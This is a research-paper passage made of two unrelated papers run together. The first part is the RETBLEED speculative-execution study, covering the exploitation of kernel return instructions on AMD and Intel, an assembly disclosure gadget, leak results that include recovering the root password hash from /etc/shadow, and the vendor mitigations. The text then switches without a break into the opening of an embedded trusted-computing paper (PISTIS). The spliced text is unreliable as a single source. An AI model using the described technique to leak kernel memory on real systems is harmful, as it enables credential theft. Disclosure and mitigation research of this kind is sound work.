Vulnerable returns. Because of the looser constraints for AMD, our framework finds many vulnerable returns. Specifically, we found suitable vulnerable returns on early error paths in system calls. Because these error paths are easily reached (e.g., by providing an invalid argument), the syscall inputs are often untouched. In particular, `mmap` and `mremap` have all six arguments present in the registers at the vulnerable return instructions. Using one of these returns, we can fully control `RDI`, `RSI`, `RDX`, `RCX`, `R08` and `R09`. With such control, finding disclosure gadgets is trivial.

Disclosure gadget. With the `mmap` syscall, the attacker can control 6 registers. We found a disclosure gadget that loads a word-sized secret, as shown in Listing 3. It uses the `RDI` and `RSI` registers, which are among the 6 attacker-controllable registers. As before, the secret is not shifted enough to leak the secret. However, by using the method described in Section 7.2, exploiting this gadget becomes practical.

```
MOVZX  EDX,word ptr [RDI + 0x7c]
MOV    R14D,dword ptr [RDI + 0x70] ; bogus
MOV    R13,qword ptr [RSI + RDX*0x8 + 0x900]
```

Listing 3: Disclosure gadget found in `tun_net_xmit` *(drivers/net/tun.c)*. `RDI` points to the secret and `RSI` points to the reload buffer

Results. We leak 4 KiB of kernel memory 100 times. 20 times the attack was unsuccessful due to noise. For the remaining 80 times, we leak with a median accuracy and bandwidth of >99 % and 3.9 kB per second respectively. We furthermore verified that RETBLEED is capable of locating and leaking the root password hash from */etc/shadow* in physical memory in 16 minutes on a Zen 2 system with 64 GiB of RAM.

9 Mitigation

We saw that retpoline-protected Intel and AMD CPUs are vulnerable to RETBLEED. We will now discuss the possible directions of mitigating RETBLEED, specifically we consider mitigations by means of preventing speculation and isolation. Furthermore, Intel and AMD have shared with us their current mitigation strategies, which we also discuss and evaluate.

9.1 Preventing speculation

Retpoline, as a Spectre-BTI mitigation, fails to consider return instructions as an attack vector. While it is possible to defend return instructions by adding a valid entry to the RSB before executing the return instruction, treating every return as potentially exploitable in this way would impose a tremendous overhead. Previous work attempted to conditionally refill the RSB with harmless return targets whenever a per-CPU counter that tracks the call stack depth reaches a certain threshold, but it was never approved for upstream [35]. In the light of RETBLEED, this mitigation is being re-evaluated by Intel, but AMD CPUs require a different strategy.

AMD's mitigation. AMD proposed a mitigation, called *jmp2ret*, which prevents speculation by replacing returns in the kernel with direct jumps to a return thunk. This is used to return from all function calls, and it narrows down the attack surface to a single return located in the return thunk. To mitigate the remaining attack surface, an *untrain* procedure,

Table 2: Unixbench overhead with AMD and Intel mitigations.

Microarch.	Coffee Lake	Zen 1+	Zen 1+ (no SMT)	Zen 2
Overhead	16.84 %	5.78 %	27.90 %	11.94 %

executed at kernel entry, jumps to a byte that immediately precedes the return in the return thunk. Consequentially, this byte gets encoded by the CPU as a different instruction, which invalidates the BTB entries associated with the return instruction. Unlike IBPB, jmp2ret leaves the remaining BTB intact. Furthermore, to prevent BTI from a sibling thread, right after untrain, on affected AMD systems that do not support STIBP [16] (e.g., Zen 1+), SMT must be disabled.

9.2 Isolation

We observed that eIBRS systems seem protected from RETBLEED. IBRS, which is the alternative for earlier systems, was considered too expensive to use in practice when Spectre was introduced in 2018. Flushing the entire BTB through IBPB upon kernel entry would arguably be even more expensive.

Intel's mitigation. Despite the performance cost of IBRS, it mitigates RETBLEED on vulnerable Intel CPUs. Hence, IBRS will selectively be enabled on systems that exhibit RSB-to-BTB fallback behavior that do not support eIBRS.

We initially considered conditional IBPB as a feasible alternative. The key component of RETBLEED is the $U \rightarrow K$ BTI primitive, which triggers a page fault in the kernel caused by executing a kernel address that is outside the range of valid user program memory. At this stage we "untrain" by issuing IBPB. Because invalid memory accesses to kernel memory that originate in user mode is exceptional behavior for normal applications, the performance implication is negligible. Unfortunately, this mitigation turned out to be incomplete, since the page fault of the $U \rightarrow K$ BTI primitive can be suppressed by training speculatively. We verified on Coffee Lake that such a variant of RETBLEED indeed works.

9.3 Security and performance of mitigations

We verified that the proposed patches indeed stop RETBLEED on vulnerable Intel and AMD systems. To evaluate the performance overhead, we use Unixbench [4].

Table 2 shows the incurred performance overhead derived from the geometric mean of the median of 10 invocations of each workload in multi-threaded mode. While the performance overhead is generally significant across the board, Zen1(+) systems suffer the most due to the need for disabling SMT.

[4] https://github.com/kdlucas/byte-unixbench

Table 3: Cross privilege domain Spectre attacks.

Attack	**Variant [10]**	**Domain**	**Assumption**
KVM Attack [36]	BTB-OOP	Guest → Host	Privileged guest
eBPF Attack [36]	PHT-IP	User → Kernel	Unprivileged eBPF
Blindside [21]	PHT-IP	User → Kernel	Memory corruption
BHI [7]	BTB-OOP	User → Kernel	Unprivileged eBPF
RETBLEED	BTB-OOP	User → Kernel	Unprivileged user

10 Related work

Attacking the BPU. Initial security research used branch predictors for leaking secret keys [3, 4]. Later work by Evtyushkin et al. [18, 19] explored alternative attacks for breaking ASLR or leaking secrets from SGX enclaves. This past work laid out the stepping stones for Spectre attacks.

Spectre. Kocher et al. published Spectre [36], with extensive BTB reverse engineering by Horn [32]. While their contributions include speculative execution on top of conditional and indirect branches, they also correctly predicted that further attacks can be designed through mispredicted return instructions, via the RSB, as was later shown in [37, 40, 67]. Conversely, RETBLEED uses returns to target the BTB, which has never been shown in previous work.

There are only a few Spectre attacks where the attacker is in a lower privilege domain than the victim [7, 21, 36]. We enumerate these in Table 3. The original Spectre attack features Spectre-BTI in a guest-to-host attack on KVM [36]. Göktas et al. [21] showed that speculative probing can be combined with a memory corruption vulnerability, allowing them to break fine-grained KASLR and craft a code-reuse attack against the kernel. In contrast to their threat model, RETBLEED assumes no software bugs while providing arbitrary leakage of kernel data.

Concurrently to our work, Branch History Injection (BHI) [7] explored the limitations of eIBRS and found that indirect branch speculation can be hijacked to run previously executed indirect branch targets in the kernel. Whereas RETBLEED targets Intel CPUs without eIBRS and certain AMD CPUs, BHI targets Intel CPUs with eIBRS and ARM. Moreover, because of the limited number of disclosure gadgets available to BHI, unprivileged eBPF is required for practical exploitation, which consequentially has been disabled as a mitigation. It is possible to combine RETBLEED with BHI. While a future RETBLEED-BHI appears to be mitigated for platforms that support RRSBA controls (Restricted RSB Alternative) [29], evaluating this attack vector on other systems remains an interesting direction for future research.

AMD-specific Spectre research, concurrent to ours, has shown that the BTB indexes conditional branch targets [65], and that AMD CPUs are vulnerable to Straight-line Speculation attacks [6, 66].

Closely related to Spectre are fault-based transient execution attacks, such as Meltdown [39], which along with Spectre [36], were the first transient execution attacks able to leak arbitrary privileged memory. Fault-based transient execution attacks that exploit CPU faults rather than branch predictors are plenty [9, 11, 49, 50, 54, 61, 62]. Canella et al. [10] provided a systematization of all types of transient execution attacks. They classify different Spectre attacks by their training methods. For example, training is either on the same virtual memory address as the victim branch *in-place* (IP), or on a different one *out-of-place* (OOP), where IP is more constrained than OOP. Our work exclusively focuses on OOP training.

Spectre vulnerability detection. Locating code vulnerable to transient execution attacks, such as Spectre, is ongoing research. Initial work included compiler passes to detect and remove speculation primitives [8, 13, 28, 45, 64]. Other methods such as using symbolic execution [25, 26], dynamic taint analysis [48] or fuzzing [43] have also been explored. Recent work, Kasper [33], combines fuzzing with dynamic taint analysis to detect transient execution primitives. Despite the variety of contributions in this category, focus on Spectre-BTI is lacking. Our work complements these by discovering return instructions that can hijack the speculative control flow. Moreover, our disclosure gadget scanner finds branch targets that can be used to disclose memory.

11 Conclusion

We showed how return instructions can be hijacked to achieve arbitrary speculative code execution under certain microarchitecture-dependent conditions. We learned these conditions by reverse engineering the previously-unknown details of indirect branch prediction on Intel and AMD microarchitectures and its interaction with the RSB. We found many vulnerable returns under these conditions, using a new dynamic analysis framework which we built on top of standard Linux kernel testing and debugging facilities. Furthermore, we showed that an unprivileged process can control the destination of these kernel returns by poisoning the BTB using invalid architectural page faults. Based on these insights, our end-to-end exploit, RETBLEED, can leak arbitrary kernel data as an unprivileged process running on a system with the latest Linux kernel with all deployed mitigations enabled. Our efforts led to deployed mitigations against RETBLEED in the Linux kernel.

Acknowledgments

We thank our reviewers for their feedback, particularly Yuval Yarom for shepherding our paper. Finn de Ridder contributed to the initial version of our gadget scanner. Jean-Claude Graf evaluated a speculative version of RETBLEED's BTI primitive. We also want to thank AMD, Intel and Linux kernel developers for working transparently with us and sharing insights into their mitigation strategies.

References

[1] The Chromium Projects: Site Isolation. https://www.chromium.org/Home/chromium-security/site-isolation/. Accessed on 29.1.2022.

[2] The Linux kernel user's and administrator's guide: Spectre Side Channels. https://www.kernel.org/doc/Documentation/admin-guide/hw-vuln/spectre.rst. Accessed on 29.1.2022.

[3] Onur Aciiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. On the power of simple branch prediction analysis. In *CCS*, 2007.

[4] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. Predicting secret keys via branch prediction. In *Cryptographers' Track at the RSA Conference*. Springer, 2007.

[5] AMD. Amd64 technology indirect branch control extension. https://developer.amd.com/wp-content/resources/Architecture_Guidelines_Update_Indirect_Branch_Control.pdf, 2018. Accessed on 7.6.2022.

[6] ARM. Straight-line speculation. https://developer.arm.com/-/media/Arm%20Developer%20Community/PDF/Security%20Update%2008%20June%202020/Straight-line_Speculation-v1.0.pdf, 2020. Accessed on 7.6.2022.

[7] Enrico Barberis, Pietro Frigo, Marius Muench, Herbert Bos, and Cristiano Giuffrida. Branch history injection: On the effectiveness of hardware mitigations against cross-privilege spectre-v2 attacks. In *SEC*. USENIX, 2022.

[8] Richard Biener. LWN.net: GCC 7.3 released. https://lwn.net/Articles/745385/, 2018. Accessed on 7.6.2022.

[9] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *SEC*. USENIX, 2018.

[10] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *SEC*. USENIX, 2019.

[11] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking data on meltdown-resistant cpus. In *CCS*. ACM, 2019.

[12] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. Kaslr: Break it, fix it, repeat. In *AsiaCCS*. ACM, 2020.

[13] Chandler Carruth. Introduce the "retpoline" x86 mitigation technique for variant 2 of the speculative execution... https://reviews.llvm.org/D41723, 2018. Accessed on 7.6.2022.

[14] Intel Corp. Indirect Branch Restricted Speculation. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/indirect-branch-restricted-speculation.html, 2018. Accessed on 7.6.2022.

[15] Intel Corp. Retpoline: A Branch Target Injection Mitigation. https://www.intel.com/content/dam/develop/external/us/en/documents/retpoline-a-branch-target-injection-mitigation.pdf, 2018. Accessed on 7.6.2022.

[16] Intel Corp. Speculative Execution Side Channel Mitigations. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/speculative-execution-side-channel-mitigations.html, 2018. Accessed on 7.6.2022.

[17] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+abort: A timer-free high-precision l3 cache attack using intel TSX. In *SEC*. USENIX, 2017.

[18] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *MICRO*. IEEE, 2016.

[19] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, Dmitry Ponomarev, et al. Branchscope: A new side-channel attack on directional branch predictor. In *ASPLOS*. ACM, 2018.

[20] Anders Fogh. In debt to Retpoline. https://cyber.wtf/2018/02/13/in-debt-to-retpoline/, 2018. Accessed on 7.6.2022.

[21] Enes Göktas, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. Speculative probing: Hacking blind in the spectre era. In *CCS*. ACM, 2020.

[22] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In *Engineering Secure Software and Systems*, 2017.

[23] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *CCS*. ACM, 2016.

[24] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: a fast and stealthy cache attack. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2016.

[25] Marco Guarnieri, Boris Köpf, José F Morales, Jan Reineke, and Andrés Sánchez. Spectector: Principled detection of speculative information flows. In *S&P*. IEEE, 2020.

[26] Shengjian Guo, Yueqi Chen, Peng Li, Yueqiang Cheng, Huibo Wang, Meng Wu, and Zhiqiang Zuo. Specusym: Speculative symbolic execution for cache timing leak detection. In *ICSE*. ACM, 2020.

[27] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space aslr. In *S&P*. IEEE, 2013.

[28] Open Source Security Inc. Respectre: The state of the art in spectre defenses. https://grsecurity.net/respectre_announce, 2018. Accessed on 7.6.2022.

[29] Intel. Branch history injection and intra-mode branch target injection / cve-2022-0001, cve-2022-0002 / intel-sa-00598. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/branch-history-injection.html, 2022. Accessed on 7.6.2022.

[30] Kyriakos K Ispoglou, Bader AlBassam, Trent Jaeger, and Mathias Payer. Block oriented programming: Automating data-only attacks. In *SIGSAC*. ACM, 2018.

[31] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with intel tsx. In *CCS*. ACM, 2016.

[32] Reading privileged memory with a side-channel. https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html, 2018. Accessed on 7.6.2022.

[33] Brian Johannesmeyer, Jakob Koschel, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Kasper: Scanning for Generalized Transient Execution Gadgets in the Linux Kernel. In *NDSS*, 2022.

[34] Jim Keniston, Prasanna S Panchamukhi, and Masami Hiramatsu. Kernel Probes (Kprobes). https://www.kernel.org/doc/html/latest/trace/kprobes.html, 2021. Accessed on 7.6.2022.

[35] Andi Kleen. LKML.ORG: [PATCH 1/4] x86/retpoline: Add new mode RETPOLINE_UNDERFLOW. https://lkml.org/lkml/2018/1/12/609, 2018. Accessed on 7.6.2022.

[36] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *S&P*. IEEE, 2019.

[37] Esmaeil Mohammadian Koruyeh, Khaled N. Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre returns! speculation attacks using the return stack buffer. In *WOOT*. USENIX, 2018.

[38] Jakob Koschel, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Tagbleed: Breaking kaslr on the isolated kernel address space using tagged tlbs. In *EuroS&P*. IEEE, 2020.

[39] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *SEC*. USENIX, 2018.

[40] Giorgi Maisuradze and Christian Rossow. Ret2spec: Speculative execution using return stack buffers. In *CCS*. ACM, 2018.

[41] Matt Miller, Anders Fogh, and Christopher Ertl. Wrangling with the Ghost: An Inside Story of Mitigating Speculative Execution Side Channel Vulnerabilities. BlackHat, 2018.

[42] Alex Murray. Unprivileged eBPF disabled by default for Ubuntu 20.04 LTS, 18.04 LTS, 16.04 ESM. https://discourse.ubuntu.com/t/unprivileged-ebpf-disabled-by-default-for-ubuntu-20-04-lts-18-04-lts-16-04-esm/27047. Accessed on 15.5.2022.

[43] Oleksii Oleksenko, Bohdan Trach, Mark Silberstein, and Christof Fetzer. Specfuzz: Bringing spectre-type vulnerabilities to the surface. In *SEC*. USENIX, 2020.

[44] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: the case of aes. In *Cryptographers' track at the RSA conference*. Springer, 2006.

[45] Andrew Pardoe. Spectre mitigations in msvc. https://devblogs.microsoft.com/cppblog/spectre-mitigations-in-msvc/. Accessed on 7.6.2022.

[46] Filip Pizlo. What spectre and meltdown mean for webkit. https://webkit.org/blog/8048/what-spectre-and-meltdown-mean-for-webkit/, 2018. Accessed on 7.6.2022.

[47] Antoon Purnal, Furkan Turan, and Ingrid Verbauwhede. Prime+Scope: Overcoming the Observer Effect for High-Precision Cache Contention Attacks. In *CCS*. ACM, 2021.

[48] Zhenxiao Qi, Qian Feng, Yueqiang Cheng, Mengjia Yan, Peng Li, Heng Yin, and Tao Wei. Spectaint: Speculative taint analysis for discovering spectre gadgets. In *NDSS*, 2021.

[49] Hany Ragab, Enrico Barberis, Herbert Bos, and Cristiano Giuffrida. Rage against the machine clear: A systematic analysis of machine clears and their implications for transient execution attacks. In *SEC*. USENIX, 2021.

[50] Hany Ragab, Alyssa Milburn, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. CrossTalk: Speculative Data Leaks Across Cores Are Real. In *S&P*. IEEE, 2021.

[51] Steven Rostedt. Linux kernel: ftrace - Function Tracer. https://www.kernel.org/doc/Documentation/trace/ftrace.txt. Accessed on 29.1.2022.

[52] Jonathan Salwan. Ropgadget-gadgets finder and auto-roper. http://shell-storm.org/project/ROPgadget/, 2011. Accessed on 7.6.2022.

[53] Edward J Schwartz, Cory F Cohen, Jeffrey S Gennari, and Stephanie M Schwartz. A generic technique for automatically finding defense-aware code reuse attacks. In *CCS*. ACM, 2020.

[54] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-privilege-boundary data sampling. In *CCS*. ACM, 2019.

[55] Youngjoo Shin, Hyung Chan Kim, Dokeun Kwon, Ji Hoon Jeong, and Junbeom Hur. Unveiling hardware-based data prefetcher, a hidden source of information leakage. In *CCS*, pages 131–145. ACM, 2018.

[56] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *S&P*. IEEE, IEEE, 2016.

[57] Teja Singh, Sundar Rangarajan, Deepesh John, Russell Schreiber, Spence Oliver, Rajit Seahra, and Alex Schaefer. 2.1 zen 2: The amd 7nm energy-efficient

high-performance x86-64 microprocessor core. In *ISSCC*. IEEE, 2020.

[58] Linus Torvalds. LKML.ORG: Re: [PATCH 0/7] IBRS patch series. https://lkml.org/lkml/2018/1/4/720, 2018. Accessed on 7.6.2022.

[59] Linus Torvalds. LKML.ORG: Re: [RFC 09/10] x86/enter: Create macros to restrict/unrestrict Indirect Branch Speculation. https://lkml.org/lkml/2018/1/21/192, 2018. Accessed on 7.6.2022.

[60] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. https://support.google.com/faqs/answer/7625886, 2018. Accessed on 7.6.2022.

[61] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yuval Yarom, Berk Sunar, Daniel Gruss, and Frank Piessens. Lvi: Hijacking transient execution through microarchitectural load value injection. In *S&P*. IEEE, 2020.

[62] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue in-flight data load. In *S&P*. IEEE, 2019.

[63] Luke Wagner. Mitigations landing for new class of timing attack. https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/, 2018. Accessed on 7.6.2022.

[64] Guanhua Wang, Sudipta Chattopadhyay, Ivan Gotovchits, Tulika Mitra, and Abhik Roychoudhury. oo7: Low-overhead defense against spectre attacks via program analysis. *IEEE Transactions on Software Engineering*, 2019.

[65] Pawel Wieczorkiewicz. The amd branch (mis)predictor: Just set it and forget it! https://grsecurity.net/amd_branch_mispredictor_just_set_it_and_forget_it, 2022. Accessed on 7.6.2022.

[66] Pawel Wieczorkiewicz. The amd branch (mis)predictor part 2: Where no cpu has gone before (cve-2021-26341). https://grsecurity.net/amd_branch_mispredictor_part_2_where_no_cpu_has_gone_before, 2022. Accessed on 7.6.2022.

[67] Johannes Wikner, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Spring: Spectre Returning in the Browser with Speculative Load Queuing and Deep Stacks. In *WOOT*. IEEE, 2022.

[68] Dan Williams. LKML: [PATCH v6 02/13] array_index_nospec: sanitize speculative array dereferences. https://lore.kernel.org/lkml/151727414808.33451.1873237130672785331.stgit@dwillia2-desk3.amr.corp.intel.com/, 2018. Accessed on 7.6.2022.

[69] David Woodhouse. LWN.net: Re: [RFC 09/10] x86/enter: Create macros to restrict/unrestrict Indirect Branch Speculation. https://lwn.net/Articles/745113/, 2018. Accessed on 7.6.2022.

[70] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *SEC*. USENIX, 2014.

A Collisions detected on AMD Zen 1, 2 and 3

We denote folding bits as *functions*. A collision occurs for two addresses A and B when $f_i(A) = f_i(B)$ for all i.

Zen 1. We obtain the following functions.

$$
\begin{array}{ll}
f_1 = b_{39} \oplus b_{30} \oplus b_{21} & f_2 = b_{40} \oplus b_{31} \oplus b_{22} \\
f_3 = b_{41} \oplus b_{32} \oplus b_{23} & f_4 = b_{42} \oplus b_{33} \oplus b_{24} \oplus (b_{15} \wedge b_9) \\
f_5 = b_{43} \oplus b_{34} \oplus b_{25} \oplus (b_{16} \wedge b_{10}) & f_6 = b_{44} \oplus b_{35} \oplus b_{26} \oplus (b_{17} \wedge b_{11}) \\
f_7 = b_{45} \oplus b_{36} \oplus b_{27} \oplus b_{18} & f_8 = b_{46} \oplus b_{37} \oplus b_{28} \oplus b_{19} \\
f_9 = b_{47} \oplus b_{38} \oplus b_{29} \oplus b_{20} &
\end{array}
$$

Zen 2. With the following, patterns we observed BTB collisions on Zen 2.

$$
\begin{array}{ll}
f_1 = b_{36} \oplus b_{24} & f_2 = b_{37} \oplus b_{25} \\
f_3 = b_{38} \oplus b_{26} & f_4 = b_{39} \oplus b_{27} \oplus (b_{15} \wedge b_{10}) \\
f_5 = b_{40} \oplus b_{28} \oplus (b_{16} \wedge b_{11}) & f_6 = b_{41} \oplus b_{29} \oplus b_{17} \\
f_7 = b_{42} \oplus b_{30} \oplus b_{18} & f_8 = b_{43} \oplus b_{31} \oplus b_{19} \\
f_9 = b_{44} \oplus b_{32} \oplus b_{20} & f_{10} = b_{45} \oplus b_{33} \oplus b_{21} \\
f_{11} = b_{46} \oplus b_{34} \oplus b_{22} & f_{12} = b_{47} \oplus b_{35} \oplus b_{23}
\end{array}
$$

Zen 3. For Zen 3, we found the following patterns. Note that b_{47} is not included because we were unable to create cross privilege domain BTI on this microarchitecture. Moreover, we only f_{8-12} under certain conditions. More work is necessary to fully understand Zen 3 BTB index generation.

$$
\begin{array}{ll}
f_1 = b_{44} \oplus b_{32} \oplus b_{20} & f_2 = b_{45} \oplus b_{33} \oplus b_{21} \\
f_3 = b_{46} \oplus b_{34} \oplus b_{22} & f_4 = b_{35} \oplus b_{23} \\
f_5 = b_{36} \oplus b_{24} & f_6 = b_{37} \oplus b_{25} \\
f_7 = b_{38} \oplus b_{26} & f_8 = b_{27} \wedge b_{15} \wedge b_6 \\
f_9 = b_{40} \oplus b_{28} \oplus (b_{16} \wedge b_7) & f_{10} = b_{41} \oplus b_{29} \oplus (b_{17} \wedge b_8) \\
f_{11} = b_{42} \oplus b_{30} \oplus (b_{18} \wedge b_9) & f_{12} = b_{43} \oplus b_{31} \oplus (b_{19} \wedge b_{10})
\end{array}
$$

Zen 3 was more difficult to infer the exact patterns on than Zen 1 and Zen 2. For example, we only found f_{1-7} to work independently. For f_{8-12}, we only found them working in combination with other functions as shown below.

$$
\begin{array}{lll}
f_8 \wedge (\neg f_{11} \wedge \neg f_{12}), & f_9 \wedge \neg f_{12}, & f_{10} \wedge \neg f_1, \\
f_{11} \wedge \neg f_2, & f_{12} \wedge \neg f_3 &
\end{array}
$$

PISTIS: Trusted Computing Architecture for Low-end Embedded Systems

Michele Grisafi
University of Trento, Italy
michele.grisafi@unitn.it

Mahmoud Ammar
Huawei Technologies, Germany
mahmoud.ammar@huawei.com

Marco Roveri
University of Trento, Italy
marco.roveri@unitn.it

Bruno Crispo
University of Trento, Italy
bruno.crispo@unitn.it

Abstract

Recently, several hardware-assisted security architectures have been proposed to mitigate the ever-growing cyber-attacks on Internet-connected devices. However, such proposals are not compatible with a large portion of the already deployed resource-constrained embedded devices due to hardware limitations. To fill this gap, we propose PISTIS, a pure-software trusted computing architecture for bare-metal low-end embedded devices. PISTIS enables several security services, such as memory isolation, remote attestation and secure code update, while fully supporting critical features such as Direct Memory Access (DMA) and interrupts. PISTIS targets a wide range of embedded devices including those that lack any hardware protection mechanisms, while only requiring a few kilobytes of Flash memory to store its root of trust (RoT) software. The entire architecture of PISTIS is built from the ground up by leveraging memory protection-enabling techniques such as assembly-level code verification and selective software virtualisation. Most importantly, PISTIS achieves strong security guarantees supported by a formally verified design. We implement and evaluate PISTIS on MSP430 architecture, showing a reasonable overhead in terms of runtime, memory footprint, and power consumption.

1 Introduction

The last years have witnessed an increased use of embedded devices in many domains, ranging from tiny sensors to industrial control systems. These devices are increasingly connected to the Internet, realizing the idea of the Internet of Things (IoT) by connecting digital processes to the physical world. While this connectivity has enabled a vast array of value-added services in all applications, it has also opened the door to a wide variety of cyber-attacks. A high profile example is the Mirai Botnet [5], a clever malware that managed to turn vulnerable IoT devices, mostly specific types of smart cameras and DVRs, into zombies to mount the largest DDoS attack to date.

To detect potential attacks while protecting sensitive code and data, various hardware-assisted Trusted Execution Environments (TEEs)[1] have been proposed by both industry and academia, for high-end (e.g. Trusted Platform Modules (TPMs) [40], Intel SGX [15], and AMD SEV [22]), mid-range (e.g. ARM TrustZone [6]), and low-end platforms (e.g. ARM TrustZone-M [7], VRASED [30], SANCUS [29], and TyTan [10]). All of these TEEs provide confidentiality and integrity guarantees. The former is provided by enforcing strict access control on part of the memory through rich hardware features or some extensions to the original processor architecture, while the latter is realized by some sort of malware detection mechanisms, mainly remote attestation ($\mathcal{RA}$), that is supported on all architectures. $\mathcal{RA}$ is a security service that detects malware presence on a remote, potentially compromised, device, called prover, by verifying its software integrity using an integrity-ensuring function (e.g. a hash-based MAC) by a trusted party, called verifier.

Problem statement. Embedded devices are characterized according to many factors, among which, the support of hardware security features. In contrast to mid-range and high-end devices, low-end embedded devices are optimized for low cost, small size, and low power consumption. This makes them incapable of defending themselves against malware infestation attacks. In particular, a significant number of low-end embedded devices depend on Commercial Off-The-Shelf (COTS) Micro Controller Units (MCUs), which even lack basic hardware-based memory safety features such as memory protection units (MPUs), offering no (or, at best, little) security guarantees. Furthermore, the software in such devices runs bare-metal with no Operating System (OS) support. High profile examples include all AVR ATmega MCUs, many of the ARM Cortex-M family,[2] and all Flash-based MSP430 MCUs. Notable is that the underlying memory architecture of such MCUs is either the Von Neumann one [41], in which both

[1] Please note that we use the terms "Trusted Execution Environment" and "Trusted Computing Architecture" interchangeably.

[2] Please note that ARM Cortex-M0 has by default no MPU, whereas the MPU is optional in other ARMv7-based processors of the same family.

program code and data reside in a single address space, or the Harvard architecture [37], in which code and data memories are physically separated.

Initially, several software-based $\mathcal{R}$A protocols were proposed to detect malware presence on low-end devices [25, 33, 34]. Such protocols are hardware-independent. They rather rely on assumptions which, however, are hard to achieve in practice, such as silent adversary during $\mathcal{R}$A, optimal code, and one-hop communication [8]. This makes them vulnerable to several attacks [11], providing no certain security guarantees. More recently, various hardware-assisted $\mathcal{R}$A mechanisms with different assumptions and requirements have been proposed for embedded devices [10, 18, 23, 29, 30]. While such proposals provide strong security guarantees, their future availability in low-end devices is questionable due to several reasons. First, these proposals are not compatible with legacy MCUs as they require hardware modifications and thus replacing millions of the already deployed sensors and actuators. Second, changing vendor production lines as a result of hardware modification is not always easy and incurs extra costs. Third, pure hardware solutions, such as SANCUS [29], are inflexible in terms of patches in case of a vulnerability, requiring changing all affected platforms. As an example, a group of researchers exploited an unpatchable hardware design flaw in Xilinx 7-Series FPGA boards which led to a full break of the bitstream encryption, resulting in the total loss of authenticity and confidentiality [19]. Another example includes the removal of Intel Memory Protection Extensions (MPX) from all future Intel processors due to several design flaws [31].

Despite the limited initiatives to propose reliable software-based security services for low-end devices [2, 3, 24], existing proposals are limited to the Harvard architecture, which is simpler than the Von Neumann one. Furthermore, the security in such proposals is guaranteed under the assumption that the underlying embedded device lacks (or physically disables) Direct Memory Access (DMA), which is an important functionality that cannot be omitted in many low-end devices. Last, security services in such proposals execute atomically by disabling all interrupts, thus negatively influencing the correct functioning of safety-critical applications.

